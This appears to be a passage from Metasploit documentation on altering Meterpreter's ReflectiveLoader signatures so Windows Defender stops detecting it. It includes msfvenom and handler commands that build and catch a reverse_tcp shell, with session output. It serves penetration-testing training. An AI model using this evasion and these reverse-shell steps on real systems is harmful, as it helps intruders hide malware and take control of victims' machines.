
As I previously mentioned, there are two signatures we need to modify for ReflectiveLoader in order to evade Windows Defender:

1. First one is the do...while loop that computes the hash of a module.
2. The second is the if condition that checks multiple function hashes.

You are highly encouraged to modify them yourselves. Remember, the learning models can only understand so much of your code, and they are not so good at recognizing the similarity between two blocks of code. Sometimes one byte of change could be enough.

An answer is provided in the next section if you are not able to evade it.

If you are able to successfully modify the source code, Windows Defender shouldn't be able to recognize it as a Meterpreter again:


```
Command Prompt

C:\Program Files\Windows Defender>MpCmdRun.exe -Scan -ScanType 3 -DisableRemediation -File "C:\User
s\sinn3r\Desktop\metsrv.x86.dll"
Scan starting...
Scan finished.
Scanning C:\Users\sinn3r\Desktop\metsrv.x86.dll found no threats.

C:\Program Files\Windows Defender>
```


Also, always make sure you're not breaking the functionality of the payload. You can test this by first generating a windows/meterpreter/reverse_tcp payload with msfvenom:

```
./msfvenom -p windows/meterpreter/reverse_tcp lhost=127.0.0.1
lport=4444 -f exe -o /tmp/payload.exe
```

The above command will generate the EXE payload in /tmp. Copy that onto the Windows machine. Next, start msfconsole, and then start a payload handler for windows/meterpreter/reverse_tcp:

```
handler -p windows/meterpreter/reverse_tcp -H 0.0.0.0 -P 4444
```

Finally, double-click on payload.exe on the Windows machine, and you should get a session:


```
msf5 > jobs

Jobs
====

  Id  Name                    Payload                              Payload opts
  --  ----                    -------                              ------------
  1   Exploit: multi/handler  windows/meterpreter/reverse_tcp      tcp://0.0.0.0:4444

msf5 >
[*] Sending stage (179779 bytes) to 172.16.249.210
[*] Meterpreter session 5 opened (172.16.249.1:4444 -> 172.16.249.210:50382) at 2018-02-24 00:54:51
-0600
```

End of Documentation.